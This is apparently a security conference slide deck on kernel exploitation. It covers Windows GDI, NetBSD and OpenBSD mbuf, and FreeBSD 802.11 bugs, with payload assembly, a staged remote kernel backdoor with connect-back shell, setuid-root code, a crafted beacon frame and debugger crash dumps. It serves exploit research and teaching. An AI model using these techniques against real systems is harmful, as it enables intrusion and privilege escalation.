bitsec

KERNEL WARS:
KERNEL-EXPLOITATION DEMYSTIFIED

Introduction to kernel-mode vulnerabilities and exploitation

- Why exploit kernel level vulnerabilities?
  - It's fun!
  - Relatively few are doing it
  - Bypasses defense mechanisms and restrictions
  - Attacks at the lowest level
    - Does not rely on any particular application being installed
    - Does not rely on how applications are configured
    - Does not rely on file / registry permissions

Introduction to kernel-mode vulnerabilities and exploitation

- Reasons not to exploit kernel level vulnerabilities
  - Usually one-shot, exploit needs to be very reliable
  - Kernel debugging can be tedious setting up
  - Need some knowledge about kernel internals

Introduction to kernel-mode vulnerabilities and exploitation

- Common targets for attack in a kernel
  - Systemcalls
  - I/O and IOCTL-messages through devicefiles
  - Handling of files in pseudofilesystems (like procfs)
  - Handling of data from the network (wireless/wired)
  - Interaction with hardware (USB, Firewire, etc)
  - Executable file format loaders (ELF, PE, etc)

Introduction to kernel-mode vulnerabilities and exploitation

- Payload strategy
  - Elevating privileges
    - Altering the UID-field (Unix)
    - Stealing access tokens (Windows)
  - Breaking chroot / jail / SELinux / other restrictions
    - Everything can be bypassed in kernel-mode
    - Ring 0: One ring to rule them all..
  - Injecting backdoors
    - Stealth! Do everything in kernel-mode

Introduction to kernel-mode vulnerabilities and exploitation

- Payload techniques
  - Determining addresses and offsets
    - Resolving symbols
    - Pattern matching
    - Hardcoding (last resort)

Introduction to kernel-mode vulnerabilities and exploitation

- Payload techniques
  - OS/architecture-specific techniques
    - Windows/x86: **`ETHREAD`**-pointer at **`0xFFDFF124`** (**`fs:0x124`**)
    - FreeBSD/x86: **`proc`**-pointer at **`[fs:0]`**
    - Linux/x86: **`task_struct`**-pointer at **`esp & 0xffffe000`**
    - NetBSD/x86: **`proc`**-pointer **`[[fs:4]+20]+16`**
    - Solaris/AMD64: **`_kthread`**-pointer at **`[gs:0x18]`**
    - Solaris/i386: **`_kthread`**-pointer at **`[gs:0x10]`**
    - Solaris/SPARC: **`_kthread`**-pointer in **`g7`**

Introduction to kernel-mode vulnerabilities and exploitation

- Exploitation
  - Don't overwrite/trash more than necessary!
  - Cleaning up
    - May need to rewind the stack
    - May need to repair the heap
    - May need to restore overwritten data

Windows Local GDI Kernel Memory Overwrite

- About the bug
  - GDI Shared Handle Table = Memory section with GDI handle data
  - Shared between usermode/kernelmode
  - Mapped (read-only) into every GUI-process
  - Turns out it can be remapped read-write, after bruteforcing the shared memory section handle!
  - BSOD is trivial, but can it be exploited?

Windows Local GDI Kernel Memory Overwrite

- Finding the vulnerability
  - I didn't, Cesar Cerrudo from Argeniss found it
  - The bug was made public 2006-11-06 (MoKB)
  - Microsoft was notified of the bug 2004-10-22...
  - Affected all W2K/WXP systems
  - Patched a few weeks after our talk at Blackhat Europe… ;-)

Windows Local GDI Kernel Memory Overwrite

- Reliably determining the GDI section handle
  - The GDI section = Array of structs with these fields:
    - **`pKernelInfo`** Pointer to kernelspace GDI object data
    - **`ProcessID`** Process ID
    - **`_nCount`** Reference count?
    - **`nUpper`** Upper 16 bits of GDI object handle
    - **`nType`** GDI object type ID
    - **`pUserInfo`** Pointer to userspace GDI object data
  - Each entry = 16 bytes

Windows Local GDI Kernel Memory Overwrite

- Reliably determining the GDI section handle
  - In Windows 2000, 0x4000 entries
  - So GDI section size >= 0x40000 bytes
  - In Windows XP, 0x10000 entries
  - So GDI section size >= 0x100000 bytes

Windows Local GDI Kernel Memory Overwrite

- Reliably determining the GDI section handle
  - Lower 16 bits of a GDI object handle
    = Index into the array in the GDI section
  - Upper 16 bits of a GDI object handle
    = Value of the nUpper-field in the struct

Windows Local GDI Kernel Memory Overwrite

- Reliably determining the GDI section handle
  - Final method:
    - Create a GDI object, handle value = **`H`**
    - Index into table = **`H & 0xFFFF`** (lower 16 bits of **`H`**)
    - nUpper = **`H >> 16`** (upper 16 bits of **`H`**)
    - For each valid shared memory section handle, check if:
      - Section size >= 0x40000 (W2K) / 0x100000 (WXP)
      - **`pGDI[(H & 0xffff)].ProcessID == ExploitPID`**
      - **`pGDI[(H & 0xffff)].nUpper == H >> 16`**
      - **`pGDI[(H & 0xffff)].nType == <TypeID>`**

Windows Local GDI Kernel Memory Overwrite

- Setting up a kernel debugging environment
  - No previous Windows kernel debugging experience
  - Two main options: SoftICE / WinDBG
  - SoftICE is discontinued since a while back..
  - Better learn WinDBG!

Windows Local GDI Kernel Memory Overwrite

- Setting up a kernel debugging environment
  - WinDBG normally requires a two-machine setup
  - Can emulate this using VMWare, by configuring the virtual serial port to use a named pipe

Windows Local GDI Kernel Memory Overwrite

- Finding a way to exploit the bug
  - Two main points of attack:
    - **`pKernelInfo`** : Used in kernel context
    - **`pUserInfo`** : Used in a privileged process
  - Pointers are always interesting targets...
  - Goal: Being able to write to an arbitrary memory address, once that is achieved turning it into arbitrary code execution should be trivial

Windows Local GDI Kernel Memory Overwrite

- Finding a way to exploit the bug
  - Exploiting through a privileged process would most likely be very hard to do reliably, even harder to do generically and chances are quite slim it would be portable across both Windows 2000 and XP
  - Attacking the kernel directly would bypass any hardening measures
  - And of course.. Kernelmode = More fun! ;-)

Windows Local GDI Kernel Memory Overwrite

- Attacking the **`pKernelInfo`** pointer
  - The naive approach:
    - Overwrite it with trash and hope it ends up in EIP o_O
  - A more realistic approach:
    - Try different kinds of GDI objects (windows, fonts, brushes, etc)
    - Point the **`pKernelInfo`** into valid usermode memory
    - Fill that memory with an easily recognizable pattern
    - Call GDI related system calls and see if they end up crashing
    - Analyze the crash in WinDBG, analyze the code with IDA Pro
    - Look for dereferences of data in our fake struct

Windows Local GDI Kernel Memory Overwrite

- My final attack
  - Create a **`BRUSH`**-object
  - Point the **`pKernelInfo`** pointer into usermode data with:
    - **`FakeKernelObj[0] = <Evil GDI Object Handle>`**
    - **`FakeKernelObj[2] = 1`**
    - **`FakeKernelObj[9] = <Target Address>`**
  - Call **`NtGdiDeleteObjectApp(<Evil GDI Object Handle>)`**
  - Boom! **`0x00000002`** is written to **`<Target Address>`**
  - Turns out to be a reliable method for all the vulnerable systems

Windows Local GDI Kernel Memory Overwrite

- Now what?
  - Need to find a suitable function pointer to overwrite and a method for determining its address
  - Can only write the fixed value 2 (byte sequence: `02 00 00 00`)
  - We can use two partial overwrites to construct a high address that can be mapped with **`VirtualAlloc()`**
  - Or we can use **`NtAllocateVirtualMemory()`** directly and “fool” it into mapping the **`NULL`** page, where we place our code

Windows Local GDI Kernel Memory Overwrite

- Determining where to write
  - There are probably many function pointers in the kernel that can be used, we need to make sure we use one that these conditions holds for though:
    - Should be possible to reliably determine its address
    - Should be called in the context of our exploit process
    - Should be rarely used, specifically it must not be used during the time between us overwriting it and us triggering a call to it within the context of our exploit
  - An obvious choice is a rarely used system call

Windows Local GDI Kernel Memory Overwrite

- Determining where to write
  - The system call pointers are stored in two tables:
    - **`KiServiceTable`**
    - **`W32pServiceTable`**
  - **`KiServiceTable`** contains the native NT API
  - **`W32pServiceTable`** contains the system calls for the Win32 subsystem (which includes GDI)

Windows Local GDI Kernel Memory Overwrite

- Determining where to write
  - My first choice was a pointer in **`KiServiceTable`**
  - There are documented ways to determine its address, specifically I used a popular method posted to the rootkit.com message board under the pseudonym 90210
  - Worked great!
  - Except under Windows XP SP1...

Windows Local GDI Kernel Memory Overwrite

- Determining where to write
  - So why exactly didn't it work?
  - Turns out that **`KiServiceTable`** actually resides in the read-only text segment of ntoskrnl.exe
  - Read-only kernel pages are usually not enforced
  - I wanted a solution that worked reliably for every Windows 2000 and Windows XP release

Windows Local GDI Kernel Memory Overwrite

- Determining where to write
  - What about **`W32pServiceTable`**?
  - Resides in the data segment of WIN32K.SYS
  - Data segment = writable = perfect!
  - Now the only problem that remains is determining its address, since **`W32pServiceTable`** is not an exported symbol

Windows Local GDI Kernel Memory Overwrite

- Determining where to write
  - Need to come up with my own method
  - One idea was searching for 600 consecutive pointers to the WIN32K.SYS text segment from within the data segment (600+ Win32-syscalls)
  - Not entirely reliable, since there may be unrelated pointers to the text segment right before the start of **`W32pServiceTable`**

Windows Local GDI Kernel Memory Overwrite

- Determining where to write
  - Second and final idea was searching for the call to **`KeAddSystemServiceTable()`** within the ”INIT” section of WIN32K.SYS and searching backwards for the push of the **`W32pServiceTable`** argument
  - Works great!

Windows Local GDI Kernel Memory Overwrite

- Payload
  - Want to elevate the privileges of the exploit process
  - Not as easy as in Unix, need to "steal" an existing access token from a privileged process
  - This method has been used in several of the few other kernelmode exploits for Windows that exists
  - But caused occasional BSOD:s for me, seemingly related to the reference counting of tokens
  - Usually only if the exploit is executed several times on the same box without rebooting it in between

Windows Local GDI Kernel Memory Overwrite

- Payload
  - Solution: Restore the original access token after executing a new privileged process, or whatever it is we wanted to do with our elevated privileges
  - Also restores the overwritten system call pointer
  - Done! Reliable exploitation of the GDI bug across all the vulnerable Windows 2000 and Windows XP systems has been achieved

Windows Local GDI Kernel Memory Overwrite

- Final touch: Portability
  - Changed between Windows 2000 and XP:
    - Syscall numbers
    - Token field offsets
  - Exploit automatically adjusts the payload

Windows Local GDI Kernel Memory Overwrite

Demonstration

NetBSD mbuf Overflow

- Finding the vulnerability
  - Fuzzing it / Itchy
    - Almost instant crash
    - Very similar to NetBSD-SA2007-004, which was demonstrated at our BlackHat Europe talk
  - Tracking it down
    - DDB / GDB
    - Source code
  - Introduction to the bug
    - Mbuf pointer overflow / arbitrary `MFREE()`

NetBSD mbuf Overflow

- mbufs
  - Basic kernel memory unit
  - Stores socket buffers and packet data
  - Data can span several mbufs (linked list)

NetBSD mbuf Overflow

- Developing the exploit
  - **`MFREE()`** allow for an arbitrary 32-bit value to be written to an arbitrary address (Normal unlinking stuff)
  - mbuf can have external storage
    - And their own free routine!
      - This is what I'm using in my exploit
      - Exploited mbuf is freed in **`sbdrop()`**

NetBSD mbuf Overflow

```
sbdrop(struct sockbuf *sb, int len)
{
    struct mbuf     *m, *mn, *next;
    next = (m = sb->sb_mb) ? m->m_nextpkt : 0;
    while (len > 0) {
     if (m == 0) {
          if (next == 0)
              panic("sbdrop");
          m = next;
          next = m->m_nextpkt;
          continue;
     }
     if (m->m_len > len) {
          m->m_len -= len;
          m->m_data += len;
          sb->sb_cc -= len;
          break;
     }
     len -= m->m_len;
     sbfree(sb, m);
     MFREE(m, mn);
```

NetBSD mbuf Overflow

- Unlink technique
  - Remove mbuf from chain and link remaining neighboring mbufs together
  - “Arbitrary” write operations takes place

```
#define _MCLDEREFERENCE(m)   \
do {
     (m)->m_ext.ext_nextref->m_ext.ext_prevref =(m)->m_ext.ext_prevref;
     (m)->m_ext.ext_prevref->m_ext.ext_nextref =(m)->m_ext.ext_nextref;
} while (/* CONSTCOND */ 0)
```

NetBSD mbuf Overflow

- Unlink technique example
  - Unlinking an mbuf with these values
    - `m_ext.ext_nextref == 0xdeadbeef`
    - `m_ext.ext_prevref == 0xbadc0ded`
  - Can be expressed as
    - `*(unsigned *)(0xbadc0ded+NN) = 0xdeadbeef;`
    - `*(unsigned *)(0xdeadbeef+PP) = 0xbadc0ded;`
  - Where NN and PP are the offsets to ext_nextref and ext_prevref in the mbuf structure respectively.

NetBSD mbuf Overflow

- Targets to overwrite
  - Return address
  - “Random” function pointer
  - **`sysent`** – function pointers to syscalls
- Cleaning up
  - Memory pools, messy and changes between releases
  - **`mbinit()`**

NetBSD mbuf Overflow

- External free() technique
  - Some mbufs holds a reference to their own free() routine
  - No unlinking is done if **`ext_nextref`** references its own mbuf
  - Point **`ext_free`** to your payload – Job done!
  - Bonus – No mess to clean up


NetBSD mbuf Overflow

- Payload
  - How to find your process
    - I have used allproc and %fs
  - Changing credentials
    - Credential structure pointer found in proc structure
    - Change UID 0
  - “Cheating” my way out of the loop
    - I'm lazy – Return from payload with an extra leave
  - Placing the payload
    - Return to userland

NetBSD mbuf Overflow

Demonstration

EIP = 63636363 ???



bitsec

OpenBSD IPv6 Remote mbuf Overflow

- Bug found and researched by Alfredo Ortega
- PoC code was released to execute a breakpoint
- I successfully tested the vulnerability against OpenBSD 4.0, 3.9, 3.8, 3.7, 3.6, 3.5, 3.4, 3.3, 3.2, 3.1 (older releases with support for IPv6 might be vulnerable too)
- Code is different in OpenBSD <= 3.6, I focused on 3.7 - 4.0

OpenBSD IPv6 Remote mbuf Overflow

The Bug

- Sending specially crafted fragmented ICMPv6 packets causes an mbuf structure to be overwritten
  - PoC code overwrites **`ext_free`** function pointer
    - **`ecx`**, **`ebx`** and **`esi`** points to start of overwritten mbuf
    - **`jmp <reg>`** and then **`jmp`** backwards to reach stage 1

OpenBSD IPv6 Remote mbuf Overflow

Payload in 3 stages

- Stage 1 – Backdoor installation, **`icmp6_input`** wrapper
- Stage 2 – Backdoor
- Stage 3 – Command(s)

OpenBSD IPv6 Remote mbuf Overflow

Stage 1 (1/2)

- Find stage 2
  - Last mbuf in chain for previous packet (**`%esp+108`**)
- Calculate address of symbol resolver routine (offset from start of stage 2)
- Resolve **`inet6sw`** and fetch **`inet6sw[4].pr_input`**, the address of the current **`icmp6_input`** function.

OpenBSD IPv6 Remote mbuf Overflow

Stage 1 (2/2)

- Make sure backdoor is not already installed
  - Compare the first four bytes of the backdoor with the corresponding bytes in the input function (starts with a **`call`** instead of **`push %ebp`**).
- Allocate kernel memory for stage 2 and copy the code.
- Wrap **`icmp6_input`** with stage 2
  - Replace **`inet6sw[4].pr_input`** with pointer to stage 2
- Clean up stack and return

```
addl    $0x20, %esp
popl    %ebx
popl    %esi
popl    %edi
leave
ret
```

OpenBSD IPv6 Remote mbuf Overflow

Stage 2 (1/4) – ELF symbol resolver

- Find ELF header, which is mapped after .bss
  - Scan for "`\x7FELF`" from Interrupt Descriptor Table
- Search for hash of symbol string in the .dynsym section

OpenBSD IPv6 Remote mbuf Overflow

Stage 2 (2/4)

- Listen for ICMPv6 packets with magic bytes
  - Copy stage 3 code to allocated memory
  - Wrap system call with stage 3 command
- Call the real **`icmp6_input`** routine and return

OpenBSD IPv6 Remote mbuf Overflow

Stage 2 (3/4) – Syscall wrapper

- Exploit will be more portable if system calls are used
- Need process context to use system calls
- **`fork1()`** from **`initproc`** inside an interrupt does not work (anymore)
- Wrap a system call, wait for it to be called, **`fork1()`** from that process

OpenBSD IPv6 Remote mbuf Overflow

Stage 2 (4/4) – Syscall wrapper

- Wrap **`gettimeofday()`** with stage 3, since it is called quite frequently
- Store address of the real **`gettimeofday()`** and its index (116) at the beginning of the stage 3 command

```
# Set syscall address in table
.macro set_syscall sysent, idx, addr
                   movl   \sysent, %ecx
                   movl   \idx, %eax # Index
                   movl   \addr, 4(%ecx, %eax, 8)
.endm
```

OpenBSD IPv6 Remote mbuf Overflow

Stage 3 (1/3) – Commands

- Connect-back
- Set secure level
- Shell commands (**`/bin/sh -c`**)
- Uninstall backdoor

There is no built-in command for transferring files.

Use a connect-back shell and:

- **`uuencode(1)`** + **`cat(1)`** to send (binary) files
- **`script(1)`** + **`uuencode(1)`** to fetch them.

OpenBSD IPv6 Remote mbuf Overflow

Stage 3 (2/3) – Initialization

- Use stage 2 resolver to resolve symbols
- Reset the wrapped system call to the original function pointer
- Call the real system call and save the return value
- `fork1()` from the calling process

OpenBSD IPv6 Remote mbuf Overflow

Stage 3 (3/3) – Command process

- Make sure we run as root

```
.macro setuid_root proc
    movl 16(\proc), %eax  # struct pcred pointer
    movl $0, 4(%eax)      # Real User ID
.endm
```

- Terminate the process on failure

OpenBSD IPv6 Remote mbuf Overflow

Demonstration

FreeBSD 802.11 Remote Integer Overflow

- Kernel vulnerability in the IEEE 802.11 subsystem of FreeBSD
  - Auditing the code
  - Implementing the exploit
  - Vulnerability found and exploited by Karl Janmar

FreeBSD 802.11 Remote Integer Overflow

- Auditing the IEEE 802.11 stack of FreeBSD
  - The IEEE 802.11 code in its current shape is relatively new in FreeBSD
- Problems faced when auditing the code
  - IEEE 802.11 has a complex link-layer protocol
    - Rough metric, source-code of input functions
      - ieee80211_input() - 437 lines
      - ether_input() - 107 lines
      - ip_input() - 469 lines

FreeBSD 802.11 Remote Integer Overflow

- *(cont.)* Problems faced when auditing the code
  - Code is not written to be easily read (not by me at least)
    - Huge recursive switch-statements
    - Macros that include return statements etc
- Lots of user-controlled data
  - Link-layer management is unauthenticated and unencrypted
- Found a local issue
  - Ioctl which had a logic error, only kernel-memory disclosure
- Found another interesting issue:

FreeBSD 802.11 Remote Integer Overflow

Code for function called by ioctl[SCAN_RESULTS] (1/3):

```
static int
ieee80211_ioctl_getscanresults(struct ieee80211com *ic, struct ieee80211req *ireq)
{
	union {
		struct ieee80211req_scan_result res;
		char data[512];		/* XXX shrink? */
	} u;
	struct ieee80211req_scan_result *sr = &u.res;
	struct ieee80211_node_table *nt;
	struct ieee80211_node *ni;
	int error, space;
	u_int8_t *p, *cp;

	p = ireq->i_data;
	space = ireq->i_len;
	error = 0;
```

FreeBSD 802.11 Remote Integer Overflow

Code for function called by ioctl[SCAN_RESULTS] (2/3):

```
/* XXX locking */
nt =  &ic->ic_scan;
TAILQ_FOREACH(ni, &nt->nt_node, ni_list) {
      /* NB: skip pre-scan node state */
      if (ni->ni_chan == IEEE80211_CHAN_ANYC)
            continue;
      get_scan_result(sr, ni); ← calculate isr_len and other struct variables
      if (sr->isr_len > sizeof(u))
            continue;         /* XXX */
      if (space < sr->isr_len)
            break;
      cp = (u_int8_t *)(sr+1);
      memcpy(cp, ni->ni_essid, ni->ni_esslen); ← copy to stack-space of union u
      cp += ni->ni_esslen;
```

FreeBSD 802.11 Remote Integer Overflow

Code for function called by ioctl[SCAN_RESULTS] (3/3):

```
            if (ni->ni_wpa_ie != NULL) {
                  memcpy(cp, ni->ni_wpa_ie, 2+ni->ni_wpa_ie[1]); ← copy to union u
                  cp += 2+ni->ni_wpa_ie[1];
            }
            if (ni->ni_wme_ie != NULL) {
                  memcpy(cp, ni->ni_wme_ie, 2+ni->ni_wme_ie[1]); ← copy to union u
                  cp += 2+ni->ni_wme_ie[1];
            }
            error = copyout(sr, p, sr->isr_len);
            if (error)
                  break;
            p += sr->isr_len;
            space -= sr->isr_len;
      }
      ireq->i_len -= space;
      return error;
}
```

bitsec

FreeBSD 802.11 Remote Integer Overflow

```
static void
get_scan_result(struct ieee80211req_scan_result *sr, const struct ieee80211_node *ni)
{
      struct ieee80211com *ic = ni->ni_ic;
      memset(sr, 0, sizeof(*sr));
      sr->isr_ssid_len = ni->ni_esslen;
      if (ni->ni_wpa_ie != NULL)
            sr->isr_ie_len += 2+ni->ni_wpa_ie[1];
      if (ni->ni_wme_ie != NULL)
            sr->isr_ie_len += 2+ni->ni_wme_ie[1];
      sr->isr_len = sizeof(*sr) + sr->isr_ssid_len + sr->isr_ie_len;
      sr->isr_len = roundup(sr->isr_len, sizeof(u_int32_t));
      if (ni->ni_chan != IEEE80211_CHAN_ANYC) {
            sr->isr_freq = ni->ni_chan->ic_freq;
            sr->isr_flags = ni->ni_chan->ic_flags;
      }
      ...
}
```

FreeBSD 802.11 Remote Integer Overflow

```
static void
get_scan_result(struct ieee80211req_scan_result *sr, const struct ieee80211_node *ni)
{
      struct ieee80211com *ic = ni->ni_ic;
      memset(sr, 0, sizeof(*sr));
      sr->isr_ssid_len = ni->ni_esslen;
      if (ni->ni_wpa_ie != NULL)
            sr->isr_ie_len += 2+ni->ni_wpa_ie[1];
      if (ni->ni_wme_ie != NULL)
            sr->isr_ie_len += 2+ni->ni_wme_ie[1]; ← isr_ie_len is a uint8_t !!!
      sr->isr_len = sizeof(*sr) + sr->isr_ssid_len + sr->isr_ie_len;
      sr->isr_len = roundup(sr->isr_len, sizeof(u_int32_t));
      if (ni->ni_chan != IEEE80211_CHAN_ANYC) {
            sr->isr_freq = ni->ni_chan->ic_freq;
            sr->isr_flags = ni->ni_chan->ic_flags;
      }
      ...
}
```

bitsec

FreeBSD 802.11 Remote Integer Overflow

- Test our theories
  - Hardcode test-case into kernel
  - Create a custom kernel with debugging facilities
  - Modify kernel config:

```
makeoptions     DEBUG=-g
options         GDB
options         DDB # optional
options         KDB
```

  - Recompile & reboot
  - Make sure DDB is enabled

```
$ sysctl -w debug.kdb.current=ddb
```

FreeBSD 802.11 Remote Integer Overflow

- Trigger the affected code
- In this example ifconfig will do the work

```
Fatal trap 12: page fault while in kernel mode
fault virtual address   = 0x41414155
fault code              = supervisor write, page not present
instruction pointer     = 0x20:0xc06c405c
stack pointer           = 0x28:0xd0c5e938
frame pointer           = 0x28:0xd0c5eb4c
code segment            = base 0x0, limit 0xfffff, type 0x1b
                        = DPL 0, pres 1, def32 1, gran 1
processor eflags        = interrupt enabled, resume, IOPL = 0
current process         = 203 (ifconfig)
[thread pid 203 tid 100058 ]
Stopped at      ieee80211_ioctl_getscanresults+0x120:   subw    %dx,0x14(%eax)
```

FreeBSD 802.11 Remote Integer Overflow

- Can it be triggered remotely?
  - Who is calling this ioctl?
  - Yes! wpa_supplicant regularly calls this ioctl
  - wpa_supplicant is supplied in the base distribution
    - Is needed for 802.1X authentication (WPA-PSK) etc.
- We need to send raw frames
  - BPF in NetBSD was extended to be able to send arbitrary IEEE 802.11 frames

FreeBSD 802.11 Remote Integer Overflow

- Switch to better debugging environment – GDB
  - Configure kernel to allow kernel-debugging:

  In /boot/device.hints:

  `hint.sio.0.flags="0x80”`

  - Then switch default debugger:

  `$ sysctl –w debug.kdb.current=gdb`

  http://www.freebsd.org/doc/en_US.ISO8859-1/books/developers-handbook/kerneldebug.html

FreeBSD 802.11 Remote Integer Overflow

- We prepare a beacon frame with large SSID, WPA and WME fields

```
16:32:33.155795 0us BSSID:cc:cc:cc:cc:cc:cc DA:ff:ff:ff:ff:ff:ff
    SA:cc:cc:cc:cc:cc:cc Beacon (XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX) [1.0* 2.0* 5.5
    11.0 Mbit] ESS CH: 1
0x0000:  ceef f382 c40b 0000 6400 0100 0020 5858  ........d.....XX
0x0010:  5858 5858 5858 5858 5858 5858 5858 5858  XXXXXXXXXXXXXXXX
0x0020:  5858 5858 5858 5858 5858 5858 5858 0104  XXXXXXXXXXXXXX..
0x0030:  8284 0b16 0301 01dd fc00 50f2 0141 4141  ..........P..AAA
0x0040:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
...
0x0120:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0130:  4141 4141 41dd fd00 50f2 0201 4141 4141  AAAAA...P...AAAA
0x0140:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
...
0x0220:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
0x0230:  4141 4141                                AAAA
```

bitsec

FreeBSD 802.11 Remote Integer Overflow

- On target when frame is sent:

```
[New Thread 100058]


Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 100058]
0xc06c405c in ieee80211_ioctl_getscanresults
  (ic=0x41414141, ireq=0x41414141)
    at ../../../net80211/ieee80211_ioctl.c:1047
1047            ireq->i_len -= space;
```

FreeBSD 802.11 Remote Integer Overflow

```
(gdb) print ireq
$1 = (struct ieee80211req *) 0x41414141
(gdb) bt
#0  0xc06c405c in ieee80211_ioctl_getscanresults
   (ic=0x41414141, ireq=0x41414141)
    at ../../../net80211/ieee80211_ioctl.c:1047
#1  0x41414141 in ?? ()
#2  0x41414141 in ?? ()
#3  0x41414141 in ?? ()
#4  0x41414141 in ?? ()
#5  0x41414141 in ?? ()
#6  0x41414141 in ?? ()
```

FreeBSD 802.11 Remote Integer Overflow

```
(gdb) list ieee80211_ioctl_getscanresults
1003    static int
1004    ieee80211_ioctl_getscanresults(struct ieee80211com
  *ic, struct ieee80211req *ireq)
1005    {
1006            union {
1007                    struct ieee80211req_scan_result res;
1008                    char data[512];     /* XXX shrink? */
1009            } u;
1010            struct ieee80211req_scan_result *sr = &u.res;
1011            struct ieee80211_node_table *nt;
1012            struct ieee80211_node *ni;
1013            int error, space;
1014            u_int8_t *p, *cp;
1015
1016            p = ireq->i_data;
1017            space = ireq->i_len;
```

bitsec

FreeBSD 802.11 Remote Integer Overflow

```
(gdb) x/150xw &u
0xd0c5e940:  0x096c0148   0x370000e0   0x8d000164   0x89905342
0xd0c5e950:  0x8482048e   0x0000160b   0x00000000   0x00000000
0xd0c5e960:  0x00fd2000   0x00000000   0x58585858   0x58585858
0xd0c5e970:  0x58585858   0x58585858   0x58585858   0x58585858
0xd0c5e980:  0x58585858   0x58585858   0x5000fcdd   0x414101f2
0xd0c5e990:  0x41414141   0x41414141   0x41414141   0x41414141
...
0xd0c5eb40:  0x41414141   0x41414141   0x41414141   0x41414141
0xd0c5eb50:  0x41414141   0x41414141   0x41414141   0x41414141
0xd0c5eb60:  0x41414141   0x41414141   0x41414141   0x41414141
0xd0c5eb70:  0x41414141   0x41414141   0x41414141   0x41414141
0xd0c5eb80:  0x41414141   0xd0c5eb41   0xc063b816   0xc1509d00
0xd0c5eb90:  0xc01c69eb   0xc16eec00
...
(gdb) print $ebp
$8 = (void *) 0xd0c5eb4c
```

bitsec

FreeBSD 802.11 Remote Integer Overflow

- We can overwrite the return-address, but with what?
  - Address to a jmp ESP or equivalent
- Search in kernel binary after the required byte sequence

```
$ search_instr.py  -s 0x003d4518 -f 0x00043c30 -v
   0xc0443c30 FreeBSD_GENERIC_i386_6.0
0xc0444797: 0xff 0xd7, call *%edi
0xc04486c4: 0xff 0xd7, call *%edi
...
0xc044c5dd: 0xff 0xd7, call *%edi
0xc044dd3d: 0xff 0xe4, jmp *%esp
0xc0450109: 0xff 0xd1, call *%ecx
...
```

FreeBSD 802.11 Remote Integer Overflow

